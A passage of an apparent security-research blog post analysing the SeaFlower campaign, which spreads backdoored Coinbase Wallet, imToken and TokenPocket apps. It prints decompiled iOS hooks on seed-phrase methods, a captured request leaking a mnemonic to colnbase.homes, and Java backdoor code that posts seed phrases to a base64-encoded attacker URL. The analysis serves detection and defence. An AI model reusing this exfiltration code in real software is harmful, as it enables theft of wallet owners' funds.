          (uVar1,"setWordLabel:",_logos_method$_ungrouped$Wallet_RecoveryPhraseCell$setWordLabel$,
           &_logos_orig$_ungrouped$Wallet_RecoveryPhraseCell$setWordLabel$);
uVar1 = __stubs::_objc_getClass("Wallet.WelcomeViewController");
__stubs::_MSHookMessageEx
          (uVar1,"viewDidLoad",_logos_method$_ungrouped$Wallet_WelcomeViewController$viewDidLoad,
           &_logos_orig$_ungrouped$Wallet_WelcomeViewController$viewDidLoad);
uVar1 = __stubs::_objc_getClass("Wallet.MainViewController");
__stubs::_MSHookMessageEx
          (uVar1,"viewWillAppear:",
           _logos_method$_ungrouped$Wallet_MainViewController$viewWillAppear$,
           &_logos_orig$_ungrouped$Wallet_MainViewController$viewWillAppear$);
uVar1 = __stubs::_objc_getClass("Wallet.AppLockViewController");
__stubs::_MSHookMessageEx
          (uVar1,"viewDidLoad",_logos_method$_ungrouped$Wallet_AppLockViewController$viewDidLoad,
           &_logos_orig$_ungrouped$Wallet_AppLockViewController$viewDidLoad);
uVar1 = __stubs::_objc_getClass("Wallet.SignInViewController");
__stubs::_MSHookMessageEx
          (uVar1,"nextButtonTapped:",
           _logos_method$_ungrouped$Wallet_SignInViewController$nextButtonTapped$,
           &_logos_orig$_ungrouped$Wallet_SignInViewController$nextButtonTapped$);
uVar1 = __stubs::_objc_getClass("APMKeychainWrapper");
uVar1 = __stubs::_object_getClass(uVar1);
__stubs::_MSHookMessageEx
          (uVar1,"keychainValueWithIdentifier:appID:",
           _logos_meta_method$_ungrouped$APMKeychainWrapper$keychainValueWithIdentifier$appID$,
           &_logos_meta_orig$_ungrouped$APMKeychainWrapper$keychainValueWithIdentifier$appID$);
__stubs::_MSHookMessageEx
          (uVar1,"keychainDataWithIdentifier:appID:",
           _logos_meta_method$_ungrouped$APMKeychainWrapper$keychainDataWithIdentifier$appID$,
           &_logos_meta_orig$_ungrouped$APMKeychainWrapper$keychainDataWithIdentifier$appID$);
if (*(long *)__got::___stack_chk_guard == local_28) {
  return;
}
```

coinbase Wallet iOS app with logos tweaks

## imToken Wallet iOS app:


SHA-256 of the .IPA analyzed:
1e232c74082e4d72c86e44f1399643ffb6f7836805c9ba4b4235fedbeeb8bdca

similar to the Coinbase iOS wallet, one .dylib **libimtokenhookDylib.dylib** was injected:

```
@executable_path/Frameworks/libimtokenhookDylib.dylib (compatibility version 0.0.0,
current version 0.0.0)
```


This .dylib is signed with Developper ID certificate : **Sjdbfbd Jdjffb** (9J3Q9W2QG2) and Team-ID **9J3Q9W2QG2**

We also found reference to the same macOS username “**lanyu**” and references to the MonkeyDev framework:



```
tesla:imtokenhook.app test$ rabin2 -zzz Frameworks/libimtokenhookDylib.dylib | grep "/Users/lanyu/Downloads"
1894 0x0005c890 0x0005c890  59  60 () ascii /Users/lanyu/Downloads/imtokenhook1/imtokenhookDylib/Trace/
1901 0x0005ca1a 0x0005ca1a  60  61 () ascii /Users/lanyu/Downloads/imtokenhook1/imtokenhookDylib/Config/
2059 0x0005e0ad 0x0005e0ad  53  54 () ascii /Users/lanyu/Downloads/imtokenhook1/imtokenhookDylib/
2094 0x0005e6a8 0x0005e6a8  59  60 () ascii /Users/lanyu/Downloads/imtokenhook1/imtokenhookDylib/Logos/
2160 0x0005f56f 0x0005f56f  59  60 () ascii /Users/lanyu/Downloads/imtokenhook1/imtokenhookDylib/Tools/
tesla:imtokenhook.app test$
```

The backdoor was hidden and encrypted same as in the Metamask iOS wallet and I found the exact same backdoor React Native bundle that was loaded. We noticed additional hooks via **MSHookMessageEx()** were added to the **RCTJavaScriptLoader,** ensuring eventually the loading of the backdoor React Native bundle:



```
__stubs::_class_addMethod(uVar1,"getHost",_logos_method$_ungrouped$WalletApi$getHost);
uVar1 = __stubs::_objc_getClass("RCTJavaScriptLoader");
uVar1 = __stubs::_object_getClass(uVar1);
__stubs::_MSHookMessageEx
          (uVar1,"attemptSynchronousLoadOfBundleAtURL:runtimeBCVersion:sourceLength:error:",
           _logos_meta_method$_ungrouped$RCTJavaScriptLoader$attemptSynchronousLoadOfBundleAtURL$r
           untimeBCVersion$sourceLength$error$
           ,&
            _logos_meta_orig$_ungrouped$RCTJavaScriptLoader$attemptSynchronousLoadOfBundleAtURL$ru
            ntimeBCVersion$sourceLength$error$
          );
uVar1 = __stubs::_objc_getClass("NSData");
uVar1 = __stubs::_object_getClass(uVar1);
__stubs::_MSHookMessageEx
          (uVar1,"dataWithContentsOfFile:options:error:",
           _logos_meta_method$_ungrouped$NSData$dataWithContentsOfFile$options$error$,
           &_logos_meta_orig$_ungrouped$NSData$dataWithContentsOfFile$options$error$);
if (*(long *)__got::___stack_chk_guard == local_28) {
  return;
}
```

So it seems the Author didn’t do anything specific for imToken Wallet iOS app.

## TokenPocket iOS Wallet:

SHA-256 of the .IPA file analyzed :
46002ac5a0caaa2617371bddbdbc7eca74cd9cb48878da0d3218a78d5be7a53a


a single .dylib **libpocketDylib.dylib** was injected:

```
@executable_path/Frameworks/libpocketDylib.dylib (compatibility version 0.0.0,
current version 0.0.0)
```

This .dylib is signed with Developper ID certificate : **hang Bai (GNY64NUGXC)**


```
Authority=iPhone Distribution: hang Bai (GNY64NUGXC)Authority=Apple Worldwide
Developer Relations Certification AuthorityAuthority=Apple Root CASigned Time=Mar 3,
2022 at 5:06:06 PMInfo.plist=not boundTeamIdentifier=GNY64NUGXC
```

A new author macOS username leaked named “**trader**”, we also confirmed the usage of the MonkeyDev Framework:




```
tesla:pocket.app test$ rabin2 -zzz Frameworks/libpocketDylib.dylib | grep "/Users/trader/Document"
2251 0x000545a3 0x000545a3  55  56 () ascii /Users/trader/Documents/hook/pocket/pocketDylib/Config/
2327 0x000550e0 0x000550e0  54  55 () ascii /Users/trader/Documents/hook/pocket/pocketDylib/Trace/
2495 0x0005697d 0x0005697d  57  58 () ascii /Users/trader/Documents/hook/pocket/pocketDylib/fishhook/
2505 0x00056b2d 0x00056b2d  62  63 () ascii /Users/trader/Documents/hook/pocket/pocketDylib/AntiAntiDebug/
2545 0x00057154 0x00057154  48  49 () ascii /Users/trader/Documents/hook/pocket/pocketDylib/
2569 0x0005753c 0x0005753c  54  55 () ascii /Users/trader/Documents/hook/pocket/pocketDylib/Logos/
2580 0x00057847 0x00057847  54  55 () ascii /Users/trader/Documents/hook/pocket/pocketDylib/Tools/
tesla:pocket.app test$
```

Logos tweaks are used, in particular hooks to “**setMnemonic:**” were added:



```
void _logosLocalInit(void)

{
  undefined8 uVar1;

  uVar1 = __stubs::_objc_getClass("TBBkVerifyMnemonicViewController");
  __stubs::_MSHookMessageEx
            (uVar1,"setMnemonic:",
             _logos_method$_ungrouped$TBBkVerifyMnemonicViewController$setMnemonic$,
             &_logos_orig$_ungrouped$TBBkVerifyMnemonicViewController$setMnemonic$);
  uVar1 = __stubs::_objc_getClass("TBHDKeyDerivation");
  __stubs::_MSHookMessageEx
            (uVar1,"setMnemonic:",_logos_method$_ungrouped$TBHDKeyDerivation$setMnemonic$,
             &_logos_orig$_ungrouped$TBHDKeyDerivation$setMnemonic$);
  return;
}

```


The captured seed phrase is sent to a domain controlled by the attacker :



```
__stubs::_objc_release(uVar1);
local_98 = __stubs::_objc_retain
                     (&cf_http://admin.tokenpocket.pm/api/key?code=10003&client=ios&app=TP&pri=)
;
uVar1 = __stubs::_objc_msgSend(local_98,"stringByAppendingString:",local_78);
uVar2 = __stubs::_objc_retainAutoreleasedReturnValue(uVar1);
uVar1 = local_70[0];
local_70[0] = uVar2;
__stubs::_objc_release(uVar1);
__stubs::_NSLog(&cf_TBHDKeyDerivation---requestUrl---:%@);
uVar1 = __stubs::_objc_msgSend(&_OBJC_CLASS_$_NSURL,"URLWithString:",local_70[0]);
local_a0 = __stubs::_objc_retainAutoreleasedReturnValue(uVar1);
uVar1 = __stubs::_objc_alloc(&_OBJC_CLASS_$_NSURLRequest);
local_a8 = __stubs::_objc_msgSend
                     (0x4024000000000000,uVar1,"initWithURL:cachePolicy:timeoutInterval:",
                      local_a0,0);
uVar1 = __stubs::_objc_alloc(&_OBJC_CLASS_$_NSURLConnection);
local_b0 = __stubs::_objc_msgSend(uVar1,"initWithRequest:delegate:",local_a8,local_48);
```

## Coinbase Wallet android app


It is important to note that with every iOS app, delivered via provisioning profiles, there was an android app available to download on the same page setup by SeaFlower:


Not Secure | coinbase.homes
The secure app to store crypto yourself
Store all your crypto and NFTs in one place
Trade 500+ assets on DEXes and earn interest
No Coinbase account required
NEW
Download our new Wallet extension on desktop to connect to crypto apps!
Download APK Android APK
Download on the App Store
Available in the Chrome Web Store
$328.41
Send
Receive
Trade
Coins
Collectibles
Buy or transfer
Earn interest on your crypto
Bitcoin
$166.90
Ethereum
Wallet connected
Disconnect
redirecting to an iOS prov. profile
direct download of an .apk file
colnbase.homes/apk/CoinbaseWallet.apk

We will do a quick analysis for the Coinbase Wallet APK file to showcase how the backdoor code has been added.

SHA-256 of the APK:
83dec763560049965b524932dabc6bd6252c7ca2ce9016f47c397293c6cd17a5

I installed the APK and run it on an Android emulator, with the SSL interception in place. Not suprisingly, and similar to the iOS flavour of this app, a network request is sent to an attacker controlled domain containing the seed phrase of the victim:



```
200  POST  colnbase.homes          12:12:19  /u/sms/                   1.27 s   23.26 KB   Complete
200  POST  api.wallet.coinbase.com 12:12:19  /rpc/v2/createNonce       182 ms   137 bytes  Complete
200  POST  api.wallet.coinbase.com 12:12:20  /rpc/v2/createAccessToken 203 ms   520 bytes  Complete
200  GET   api.wallet.coinbase.com 12:12:20  /rpc/v2/getUserProfile    530 ms   243 bytes  Complete
```


```
POST /u/sms/ HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0; Google Build/OPR6.170623.017)
Host: colnbase.homes
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 139

[{"added_at":1647000740690,"address":"coinbase","body":"quantum panic cradle alley mutual give record canoe warfare menu course disagree"}]
```

```
{
  "msg": "success",
  "code": 0,
  "data": null
}
```

exfiltrated seed phrase from backdoored Coinbase wallet


Android APKs are extremely easy to backdoor, therefore we won't be spending too much time in this section and we will limit the analysis to the Coinbase Wallet APK, only.

One very known technique is injecting smali code. Looking at the HTTP request sent, and the parameters names, it didn't take me too much time to find out the backdoor code, that is implemented in a class called XMPMetadata:



```java
public class XMPMetaData {
    public static void createMetaData(final String str, final String str2, final String str3) {
        new Thread(new Runnable() {
            public void run() {
                try {
                    HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(XMPMetaData.createSms(str)).openConnection();
                    httpURLConnection.setRequestMethod(HttpPost.METHOD_NAME);
                    httpURLConnection.setDoOutput(true);
                    httpURLConnection.setDoInput(true);
                    httpURLConnection.setUseCaches(false);
                    httpURLConnection.connect();
                    JSONObject jSONObject = new JSONObject();
                    jSONObject.putOpt("added_at", Long.valueOf(System.currentTimeMillis()));
                    jSONObject.putOpt("address", str2);
                    jSONObject.putOpt("body", str3);
                    JSONArray jSONArray = new JSONArray();
                    jSONArray.put(jSONObject);
                    String jSONArray2 = jSONArray.toString();
                    BufferedWriter bufferedWriter = new BufferedWriter(new OutputStreamWriter(httpURLConnection.getOutputStream(), HTTP.UTF_8));
                    bufferedWriter.write(jSONArray2);
                    bufferedWriter.close();
                    if (httpURLConnection.getResponseCode() == 200) {
                        String is2String = XMPMetaData.is2String(httpURLConnection.getInputStream());
                        Log.d("kwwl", "result============" + is2String);
                    }
                } catch (Exception e) {
                    e.printStackTrace();
                }
            }
        }).start();
    }
```

The author didn't add anything fancy to their backdoor, and called this class when the seed phrase is about to be saved to the Storage with the seed phrase in parameters :)



```java
    public Single<String> saveMnemonicToStorage(String str, C9493l<? super String, ? extends Single<String>> lVar) {
        XMPMetaData.createMetaData("aHR0cHM6Ly9jb2xuYmFzZS5ob21lcy91L3Ntcy8=", "coinbase", str);
        C9558m.m36325g(str, "decryptedMnemonic");
        C9558m.m36325g(lVar, "encryptRequest");
        Single<String> subscribeOn = ((Single) lVar.invoke(str)).map(new C1359f(this, str)).subscribeOn(this.concurrentScheduler)
        C9558m.m36324f(subscribeOn, "encryptRequest.invoke(decryptedMnemonic)\n            .map { encryptedMasterSeed ->\n
        return subscribeOn;
    }
```

backdoor code inside saveMnemonicToStorage()

and they encoded the C2 domain/url in base64, how fancy :

```
echo -n "aHR0cHM6Ly9jb2xuYmFzZS5ob21lcy91L3Ntcy8=" | base64 -
dhttps://colnbase.homes/u/sms/
```

## Some Final thoughts about SeaFlower:

What I liked about this cluster of activity, is the fact that it is unique, it is web3 related, and not reported before. It seems there was a lot of efforts in the iOS side of things, for example setting up provisioning profiles, automatic deployments, sophisticated backdoor code, etc. More work has been done compared to the Android side of things.

There are some notable challenges when it comes to SeaFlower attribution, for example figuring out if the provisioning servers are run by the same group, and also identifying more initial vectors of the attack beside the Chinese search engines. All these are difficult challenges due to the geographical and language barrier aspects.

We are planning to release sometime in the near future a part 2 of this blog post, where we will do a deep dive into the infrastructure used by SeaFlower and add more elements of attribution.

## General security recommendations:

## For Web3 Wallet developers

Definitely not an easy one when it comes to protecting crypto-related software like mobile web3 wallets used by millions of people.

What we write in this section won't prevent a skilled or determined attacker from tampering with your apps, but there are some easy fixes that could cost money and time to your attackers.

First of all, know and understand your attack surface (hopefully this blog can help), as well as reading this document listing different attack surfaces crypto wallets could be exposed to : https://github.com/OWASP/owasp-mstg/blob/master/Document/0x06c-Reverse-Engineering-and-Tampering.md

